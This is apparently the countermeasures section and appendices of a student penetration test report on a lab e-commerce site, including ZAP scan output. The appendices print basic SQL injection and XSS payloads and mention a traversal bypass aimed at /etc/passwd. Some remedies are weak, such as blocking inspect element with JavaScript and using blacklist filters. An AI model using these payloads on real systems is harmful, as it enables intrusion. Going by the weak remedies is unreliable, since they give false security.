To fix this vulnerability, the info.php file should be removed from robots.txt as well as the directory, as info.php should not be public. Info.php should only be used during testing and should not have been within the live directory of the web application.

3.2.1.2. Database Credential Leakage

Database credentials were being leaked within some php files, such as userlogin.php and updatepassword.php. To fix this issue, the credentials should be within the db_conection.php, which should then be called from within files requiring access to the database by using the include statement, “include("db_conection.php");”.

3.2.1.3. Credential Storage (Client and Server Side)

The user’s current password is being stored in plain text on the form, as well as the password being stored in plain text on the database.

To prevent this, the user_password field should be removed from the form, (*Fig 72*). There is no need for it to be in the form. Secondly, any password being entered into the database should be hashed and salted, it should not be left in plain text. The password_hash() function should be used to salt and hash the password, password_verify() should be used to check the user’s password matches the password within the database.

3.2.1.4. HTTP Vulnerability

HTTP is being used on the entire web application. This means that all traffic, including usernames, passwords (including administrator credentials) can be seen when being transmitted between client and server. Attackers are also able to tamper with this data; this was used in many of the attacks carried out in the test.

This can be prevented by enabling SSL on the web application, meaning that HTTPS would be used over HTTP. HTTPS encrypts data before it is transmitted, creating a secure tunnel from the client to the server. This information that is transferred back and forth is protected from any malicious sources attempting to see this data.

It is important that the full web application is served over HTTPS to prevent mixed content. Mixed content happens when a page is served on HTTPS but contains HTTP material such as images and forms. This means that any content that is HTTP could be modified by an attacker, putting the user at risk.

3.2.1.5. COOKIES

The secret cookie should not be storing confidential information such as the password. The secret Cookie script should also not be stored in a file, the SetCookie() function is a much more secure way of assigning and storing necessary cookies.

The cookies did not have the HTTPonly attribute set, which meant the SecretCookie could be stolen in an XSS attack or through a malicious third party. The *Set-Cookie* header should contain at least the HTTPonly attribute. When the web application has been made secure with the use of HTTPS, the secure attribute should also be set.

The HTTPonly attribute will prevent the client-side of the web application gaining access of the SecretCookie whilst the Secure attribute would forbid the cookie being transmitted over HTTP. Having the secure flag set means that the cookie cannot be stolen when it's being transmitted.

3.2.1.6. VULNERABLE NAMING CONVENTION – DIRECTORIES

Some of the directories that should have been hidden from a user were brought to light using dirbuster. Dirbuster is a tool that brute forces directory names. These directories were, adminarea, backup and database. These directories contained the login for the administrator panel, the script for the SQL injection filter and a full backup of the database, respectively.

The directories should use a different and less guessable naming convention to avoid detection and the backup of the database should be kept in a more secure location rather than on the web server itself.

3.2.1.7. VERBOSE ERROR REPORTING

The error messages when the server was unable to fulfil a request or could not find the requested file displayed information about the server. This meant that before the tester had even signed into the application, they were able to identify the server's operating system and version that was being used.

The error messages should remove everything apart from the error code and the explanation. The server information should not be disclosed on the error message.

3.2.1.8. HIDDEN COMMENTS

There are hidden comments that have a door code, as well as a PHP file called hidden.php with the hidden comment stored in it. These comments and the file should be removed immediately as they are not necessary for the website and include personal information about a door code. This could be used by attackers in an attack either virtually or physically.

3.2.2. AUTHORISATION

3.2.2.1. USERNAME ERROR MESSAGES

Entering an invalid name into the username field of the login page, displays a '*username not found*' error. This would allow an attacker to enumerate usernames of accounts that have already been created and which have not.

Fortunately, this is an easy fix. The error message should be changed to '*Username and/or password not found*' as it does not give away which credential is wrong, if not both.

3.2.2.2. ADMIN LOGIN

To ensure only the admin can log in to the administrator page, the web application could make use of a second level authentication such as two-factor authentications on admin's personal devices or a certificate which is present on Astley Boards machines. This certificate would be required to be able to log into the administrator page. The two-factor authentication would work in a similar way but would be either using an authenticator app or through SMS. This would prevent attackers attempting to and succeeding in brute forcing their way into the panel.

The admin password was retrieved by SQLmap, the password '*desiree'* is not a secure password and is susceptible to brute forcing. Instead, a passphrase should be used, a suitable passphrase would be '*ConcreteButterfly16*' – it is more difficult to crack and less likely to be on a wordlist.

3.2.2.3. NO LOCKOUT POLICY

There is no lockout policy on the web application. This means that a user can enter a wrong password as many times as they can without being locked out. This meant that the tester was able to launch a brute force attack, testing hundreds of passwords a second without being locked out.

An easy fix for this is that after three unsuccessful attempts to access the account, the account would be locked, with a reset link being sent to the user's email to regain access. This prevents would-be attacker's brute forcing their way into a user's account.

3.2.2.4. NO PASSWORD POLICY

The tester tried entering the top 10 worst passwords in to see if there was any password policy in place. There was unfortunately not, this means that customers can be creating insecure passwords, putting themselves and the business at risk.

To mitigate this risk, a simple password policy would do. There should be some sort of strength checker, an enforcement of upper case and symbols. The user should also be reminded to create a unique password that they have not used on any other platforms. Users should be encouraged to create a passphrase rather than a password, diceware can be integrated into the application can be used for customers to create secure and unique passphrases.

3.2.3. Command Injection

3.2.3.1. SQL Injections

Even though there was a preventative script in use, adminlogin.php and userlogin.php were still exploited by a SQL injection attack. Both files used SQL Queries, which are vulnerable to SQLi attacks. If prepared statements were used instead, there would be no need for an SQL filter as prepared statements prevent injections occurring.

Prepared statements' SQL queries are already set, the data is just added into the statement when it is submitted. If an SQL injection were to be added in, the logic would not change meaning the attack would fail.

3.2.3.2. .htaccess allowing Directory Traversal

The .htaccess file was set to 'Options +Indexes', which allowed directory browsing within the root directory. This allowed attackers to traverse through the directories locating directories such as database and admin.

The pictures directory was also accessible from the customer's directory. This allowed the tester to see all the photos that had been uploaded by other customers. The tester was also able to see the PHP file that they had attempted to exploit.

This file should not allow directory browsing within the root folder, instead the htaccess file should contain the statement, 'Options -Indexes'. This prevents an attacker from moving around the directories.

3.2.3.3. Local File Inclusion

The script within *lfifilter.php* strips basic attempts of directory traversal but as shown in the source code analysis section, it is not foolproof and allows '..../' to be used as part of a local file inclusion attack.

Rather than depending on a script to prevent directory traversal and Local File Inclusion, is to whitelist the necessary files required for the web server and to get the server to ignore all other files that are not. This prevents attackers accessing sensitive information such as etc/passwd and etc/shadow.

3.2.3.4. File Upload Vulnerability

To prevent malicious scripts being ran, as well as user's images being called from the filenames that they were uploaded with, is to change the name after they are uploaded. The filename could be renamed to a unique number or a random number that has not already been assigned to an image. This prevents the attacker from executing the script as they will not be able to know what the filename is. The extension could also be changed to a valid extension upon upload, which means the .php extension will be removed and the file will not be valid.

3.2.4. Client-Side Attacks

3.2.4.1. XSS attacks (Stored)

XSS attacks can be prevented by filtering data when it is being entered into the database. To filter the data on entry, the input can be sanitised for any characters or strings that are indicative of an XSS attempt. The location of the XSS vulnerability was in the administrator location, if the security regarding the administrator area is improved, the likelihood of an XSS attack is low – the filter should prevent and deter any possible XSS attacks.

3.2.4.2. CSRF

The CSRF vulnerability can be fixed with the use of an anti-CSRF token. The token works by assigning a unique and random string to both the user and the application. The token is normally stored in the session token, which would require the cookie vulnerabilities to be fixed before the CSRF vulnerability can be fixed. If the strings from the user and the application do not match, the application will not accept requests from the user.

The SameSite flag can also be assigned to the cookie through the Set-Cookie header. This means that the cookie will only exist on the site it is generated on. This means that a CSRF attack would be impossible to carry out, as requests will only be fulfilled if the cookie is valid and on the same site it was generated on.

3.2.5. Logic Flaws

3.2.5.1. Transaction Vulnerability

The values of the item in the shop were vulnerable to being changed through inspect element. When the value was changed, it was set to the value the tester had put it to. This meant that an attacker could order 30 items for –£10, which would cause Astley Boards to refund the attacker £300.

To prevent this, the values apart from the quantity should be checked from the server-side each time to prevent the cost being edited at all.

To further secure the web application, shortcuts to open inspect element on the page should be blocked, this will prevent users from editing the variables. This can be done by using JavaScript to block shortcuts like right click, F12, ctrl+F, e.t.c.

3.3. General Discussion

Following the investigation into Astley Boards, it is evidently clear that there are a significant number of vulnerabilities ranging from low to critical. Some of the vulnerabilities were SQL injection, CSRF, information disclosure, misconfiguration, logic flaws and lack of policies as an example.

Many of the vulnerabilities revolved around information disclosure which can be incredibly costly, depending on the information being disclosed. There was an attempt to prevent some injection attacks, however they did not cover most of the syntax that was used. The code varied immensely with some of

it being written in prepared statements and with the conection_db.php file being utilised, while some was written with just SQL queries and the credentials written into the file itself.

The website is not secure and poses a large security and financial risk to both the customers and the business. Money can be refunded from the business to an attacker, whilst also using customer's accounts to place orders. As well as this, they could also access personal data such as emails and passwords of customers.

The countermeasures should be applied immediately, as there is a serious risk of financial and reputational damage to Astley Boards. The countermeasures are simple and effective, do not require any paid material and can be implemented straight away.

3.4. FUTURE WORK

Once the countermeasures have been applied, the tester would provide a complimentary test to ensure that the vulnerabilities have been effectively secured. They would also check to ensure that there are no new vulnerabilities.

The tester would have attempted the brute forcing of the customer and the admin page again. This would have been to prove the requirement of a password policy on the page. Once the password policy has been implemented and adhered to, as well as the lockout policy – hydra would be useless against it.

REFERENCES

Beebom. 2020. *These Are The Top 10 Worst Passwords Of 2020 | Beebom*. [online] Available at: <https://beebom.com/top-10-worst-passwords-2020/> [Accessed 22 November 2020].

Chandel, R., 2020. *Comprehensive Guide On Hydra - A Brute Forcing Tool*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/comprehensive-guide-on-hydra-a-brute-forcing-tool/> [Accessed 23 November 2020].

ResearchGate. 2020. *(PDF) Recorded Cybercrime And Fraud Trends In UK During COVID-19*. [online] Available at: <https://www.researchgate.net/publication/343656030_Recorded_Cybercrime_and_Fraud_Trends_in_UK_during_COVID-19> [Accessed 25 November 2020].

MDN Web Docs. 2020. *Server*. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Server> [Accessed 30 November 2020].

Php.net. 2020. *PHP: Security - Manual*. [online] Available at: <https://www.php.net/manual/en/security.php> [Accessed 30 November 2020].

Tools.kali.org. 2020. [online] Available at: <https://tools.kali.org/information-gathering/nikto> [Accessed 1 December 2020].

Dev.mysql.com. 2020. *Mysql :: Mysql Port Reference :: 3 Mysql Port Reference Tables*. [online] Available at: <https://dev.mysql.com/doc/mysql-port-reference/en/mysql-ports-reference-tables.html> [Accessed 3 December 2020].

Owasp.org. 2020. *Web Parameter Tampering Software Attack | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/attacks/Web_Parameter_Tampering> [Accessed 5 December 2020].

PHPSESSID?, W., Wojtek, T., Kent, B., Silk, N., Losev, R. and Bhosale, N., 2020. *What Is PHPSESSID?*. [online] Stack Overflow. Available at: <https://stackoverflow.com/questions/1370951/what-is-phpsessid> [Accessed 7 December 2020].

Owasp.org. 2020. *Cross Site Request Forgery (CSRF) | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/attacks/csrf> [Accessed 12 December 2020].

Chandel, R., 2020. *Comprehensive Guide On Unrestricted File Upload*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/> [Accessed 12 December 2020].

Stuttard, D., Pinto M., 2011. *The Web Application Hacker's Handbook: Finding And Exploiting Security Flaws*. 2nd ed. [Accessed 14 December 2020]

Php.net. 2021. *PHP: Password_Hash - Manual*. [online] Available at: <https://www.php.net/manual/en/function.password-hash.php> [Accessed 11 January 2021].

Php.net. 2021. *PHP: Password_Verify - Manual*. [online] Available at: <https://www.php.net/manual/en/function.password-verify.php> [Accessed 11 January 2021].

Treehouse Blog. 2021. *How To Create Totally Secure Cookies [Article] | Treehouse Blog*. [online] Available at: <https://blog.teamtreehouse.com/how-to-create-totally-secure-cookies> [Accessed 11 January 2021].

Reynolds, I., 2021. *How To Make The Perfect Cookies*. [online] SecureTeam. Available at: <https://secureteam.co.uk/articles/how-to-make-the-perfect-cookies/> [Accessed 11 January 2021].

DreamHost Knowledge Base. 2021. *How Can I Control My Directory Indexes With An .Htaccess File?*. [online] Available at: <https://help.dreamhost.com/hc/en-us/articles/215747718-How-can-I-control-my-directory-indexes-with-an-htaccess-file-> [Accessed 11 January 2021].

Open Source For You. 2021. *Securing Apache, Part 7: Fool-Proofing The Server OS - Open Source For You*. [online] Available at: <https://www.opensourceforu.com/2011/03/securing-apache-part-7-fool-proofing-server-os/> [Accessed 11 January 2021].

[closed], W., 2021. *What Are Best Practices For Securing The Admin Section Of A Website?*. [online] Stack Overflow. Available at: <https://stackoverflow.com/questions/2848134/what-are-best-practices-for-securing-the-admin-section-of-a-website> [Accessed 11 January 2021].

form, R., 2021. *Risks Of A PHP Image Upload Form*. [online] Information Security Stack Exchange. Available at: <https://security.stackexchange.com/questions/32852/risks-of-a-php-image-upload-form> [Accessed 11 January 2021].

Codingtag.com. 2021. *How To Block Inspect Element On Website*. [online] Available at: <https://www.codingtag.com/how-to-disable-inspect-element> [Accessed 11 January 2021].

Cwe.mitre.org. 2021. *CWE - CWE-1004: Sensitive Cookie Without 'Httponly' Flag (4.3)*. [online] Available at: <https://cwe.mitre.org/data/definitions/1004.html> [Accessed 11 January 2021].

Jubeau, D., 2021. *Vulnerability On More Than 11% Of Secure Websites*. [online] Dareboost Blog. Available at: <https://blog.dareboost.com/en/2014/08/vulnerability-on-more-than-11-of-secure-websites/> [Accessed 11 January 2021].

Team, N., 2021. *Local File Inclusion Vulnerability*. [online] Netsparker.com. Available at: <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/> [Accessed 11 January 2021].

Cheatsheetseries.owasp.org. 2021. *Cross Site Scripting Prevention - OWASP Cheat Sheet Series*. [online] Available at: <https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html> [Accessed 11 January 2021].

Team, N., 2021. *Cross-Site Request Forgery Attacks*. [online] Netsparker.com. Available at: <https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/> [Accessed 11 January 2021].

APPENDICES (OUTCOME 1)

APPENDIX A – ZAP URL'S

http://192.168.1.20/

http://192.168.1.20/

http://192.168.1.20/admin

http://192.168.1.20/admin/admin.php

http://192.168.1.20/admin/item_images

http://192.168.1.20/admin/item_images/14231.jpg

http://192.168.1.20/admin/item_images/147124.jpg

http://192.168.1.20/admin/item_images/181757.jpg

http://192.168.1.20/admin/item_images/289865.jpg

http://192.168.1.20/admin/item_images/320199.jpg

http://192.168.1.20/admin/item_images/722934.jpg

http://192.168.1.20/admin/item_images/783298.jpg

http://192.168.1.20/admin/item_images/838084.jpg

http://192.168.1.20/adminlogin.php

http://192.168.1.20/assets

http://192.168.1.20/assets/

http://192.168.1.20/assets/css

http://192.168.1.20/assets/css/

http://192.168.1.20/assets/css/bootstrap.css?version=1

http://192.168.1.20/assets/css/flexslider.css

http://192.168.1.20/assets/css/font-awesome.min.css

http://192.168.1.20/assets/css/style.css

http://192.168.1.20/assets/css/style.css?version=1

http://192.168.1.20/assets/fonts

http://192.168.1.20/assets/fonts/

http://192.168.1.20/assets/fonts/fontawesome-webfont.woff?v=4.1.0

http://192.168.1.20/assets/img

http://192.168.1.20/assets/img/

http://192.168.1.20/assets/img/1-slide.jpg

http://192.168.1.20/assets/img/2-slide.jpg

http://192.168.1.20/assets/img/3-slide.jpg

http://192.168.1.20/assets/img/4-slide.jpg

http://192.168.1.20/assets/img/5-slide.jpg

http://192.168.1.20/assets/img/6-slide.jpg

http://192.168.1.20/assets/img/brandx.png

http://192.168.1.20/assets/img/logo.png

http://192.168.1.20/assets/img/logoz.png

http://192.168.1.20/assets/img/person-1.jpg

http://192.168.1.20/assets/img/person-2.jpg

http://192.168.1.20/assets/img/person-3.png

http://192.168.1.20/assets/img/person-4.jpg

http://192.168.1.20/assets/img/profile1.jpg

http://192.168.1.20/assets/img/profile2.jpg

http://192.168.1.20/assets/js

http://192.168.1.20/assets/js/

http://192.168.1.20/assets/js/bootstrap.js

http://192.168.1.20/assets/js/custom.js

http://192.168.1.20/assets/js/jquery-1.10.2.js

http://192.168.1.20/assets/js/jquery.easing.min.js

http://192.168.1.20/assets/js/jquery.flexslider.js

http://192.168.1.20/assets/js/scrollReveal.js

http://192.168.1.20/customers

http://192.168.1.20/customers/add_to_cart.php?cart=11

http://192.168.1.20/customers/bootstrap

http://192.168.1.20/customers/bootstrap/

http://192.168.1.20/customers/bootstrap/css

http://192.168.1.20/customers/bootstrap/css/

http://192.168.1.20/customers/bootstrap/css/bootstrap.min.css

http://192.168.1.20/customers/bootstrap/fonts

http://192.168.1.20/customers/bootstrap/fonts/

http://192.168.1.20/customers/bootstrap/fonts/glyphicons-halflings-regular.woff2

http://192.168.1.20/customers/bootstrap/js

http://192.168.1.20/customers/bootstrap/js/

http://192.168.1.20/customers/bootstrap/js/bootstrap.min.js

http://192.168.1.20/customers/cart_items.php

http://192.168.1.20/customers/cart_items.php?delete_id=2

http://192.168.1.20/customers/cart_items.php?update_id=1

http://192.168.1.20/customers/css

http://192.168.1.20/customers/css/

http://192.168.1.20/customers/css/local.css

http://192.168.1.20/customers/font-awesome

http://192.168.1.20/customers/font-awesome/

http://192.168.1.20/customers/font-awesome/css

http://192.168.1.20/customers/font-awesome/css/

http://192.168.1.20/customers/font-awesome/css/font-awesome.min.css

http://192.168.1.20/customers/font-awesome/fonts

http://192.168.1.20/customers/font-awesome/fonts/

http://192.168.1.20/customers/font-awesome/fonts/fontawesome-webfont.woff2?v=4.6.2

http://192.168.1.20/customers/index.php

http://192.168.1.20/customers/jquery.fancybox-buttons.css?v=1.0.5

http://192.168.1.20/customers/jquery.fancybox-buttons.js?v=1.0.5

http://192.168.1.20/customers/jquery.fancybox-media.js?v=1.0.6

http://192.168.1.20/customers/jquery.fancybox-thumbs.css?v=1.0.7

http://192.168.1.20/customers/jquery.fancybox-thumbs.js?v=1.0.7

http://192.168.1.20/customers/jquery.fancybox.css?v=2.1.5

http://192.168.1.20/customers/jquery.fancybox.js?v=2.1.5

http://192.168.1.20/customers/js

http://192.168.1.20/customers/js/

http://192.168.1.20/customers/js/jquery-1.10.2.min.js

http://192.168.1.20/customers/logout.php

http://192.168.1.20/customers/orders.php

http://192.168.1.20/customers/shop.php?id=1

http://192.168.1.20/index.php

http://192.168.1.20/info.php

http://192.168.1.20/pictures

http://192.168.1.20/pictures/

http://192.168.1.20/pictures/rick.jpg

http://192.168.1.20/register.php

http://192.168.1.20/robots.txt

http://192.168.1.20/sitemap.xml

http://192.168.1.20/userlogin.php

APPENDIX B – ZAP SCANNING REPORT

High (Medium)	Cross Site Scripting (Persistent)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.

	Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://192.168.1.20/customers/cart_items.php
Method	GET
Parameter	order_name
Attack	</script><script>alert(1);</script><script>
Instances	1
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

	For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However,

	blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Other information	Source URL: http://192.168.1.20/customers/save_order.php
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Medium)	**SQL Injection**
Description	SQL injection may be possible.
URL	http://192.168.1.20/adminlogin.php
Method	POST
Parameter	admin_password
Attack	admin' OR '1'='1' --
URL	http://192.168.1.20/userlogin.php
Method	POST
Parameter	user_email
Attack	hacklab@hacklab.com' AND '1'='1' --

URL	http://192.168.1.20/updatepassword.php
Method	POST
Parameter	user_id
Attack	1' AND '1'='1' --
URL	http://192.168.1.20/register.php
Method	POST
Parameter	ruser_email
Attack	app@map.com' AND '1'='1' --
URL	http://192.168.1.20/userlogin.php
Method	POST
Parameter	user_password
Attack	hacklab' AND '1'='1' --
Instances	5
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible.

	In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The page results were successfully manipulated using the boolean conditions [admin' AND '1'='1' --] and [admin' OR '1'='1' --] The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison Data was NOT returned for the original parameter. The vulnerability was detected by successfully retrieving more data than originally returned, by manipulating the parameter
Reference	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE Id	89
WASC Id	19
Source ID	1

Medium (Medium)	**Cross-Domain Misconfiguration**
Description	Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server
URL	https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records
Method	GET
Evidence	Access-Control-Allow-Origin: *
Instances	1
Solution	Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance). Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to enforce the Same Origin Policy (SOP) in a more restrictive manner.

Other information	The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is available in an unauthenticated manner, but which uses some other form of security, such as IP address white-listing.
Reference	http://www.hpenterprisesecurity.com/vulncat/en/vulncat/vb/html5_overly_permissive_cors_policy.html
CWE Id	264
WASC Id	14
Source ID	3

Medium (Medium) Application Error Disclosure

Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.
URL	http://192.168.1.20/customers/bootstrap/js/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/customers/font-awesome/fonts/?C=M;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/item_images/?C=S;O=D
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/admin/item_images/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/customers/
Method	GET
Evidence	Warning: extract() expects parameter 1 to be array, boolean given in /opt/lampp/htdocs/studentsite/customers/index.php on line 18
URL	http://192.168.1.20/customers/add_to_cart.php?cart=20
Method	GET
Evidence	Warning: extract() expects parameter 1 to be array, boolean given in /opt/lampp/htdocs/studentsite/customers/add_to_cart.php on line 18
URL	http://192.168.1.20/admin/item_images/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/customers/font-awesome/less/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/fonts/?C=M;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/item_images/?C=S;O=A

Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/customers/orders.php
Method	GET
Evidence	Warning: extract() expects parameter 1 to be array, boolean given in /opt/lampp/htdocs/studentsite/customers/orders.php on line 18
URL	http://192.168.1.20/customers/js/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/customers/js/?C=M;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/fonts/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/js/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/customers/font-awesome/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/customers/js/?C=S;O=D

Method	GET
Evidence	Parent Directory
Instances	170
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Medium (Medium) X-Frame-Options Header Not Set

Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://192.168.1.20/customers/font-awesome/fonts/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/js/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/img/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/font-awesome/?C=N;O=D
Method	GET
Parameter	X-Frame-Options

URL	http://192.168.1.20/assets/fonts/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/bootstrap/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/font-awesome/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/index.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/font-awesome/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/item_images/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/bootstrap/css/?C=D;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/js/?C=M;O=A

Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/item_images/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/font-awesome/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/font-awesome/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/pictures/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/add_to_cart.php?cart=20
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/customers/js/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
Instances	182
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to

	be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium) Directory Browsing

Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.
URL	http://192.168.1.20/customers/font-awesome/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/font-awesome/less/
Method	GET
Attack	Parent Directory
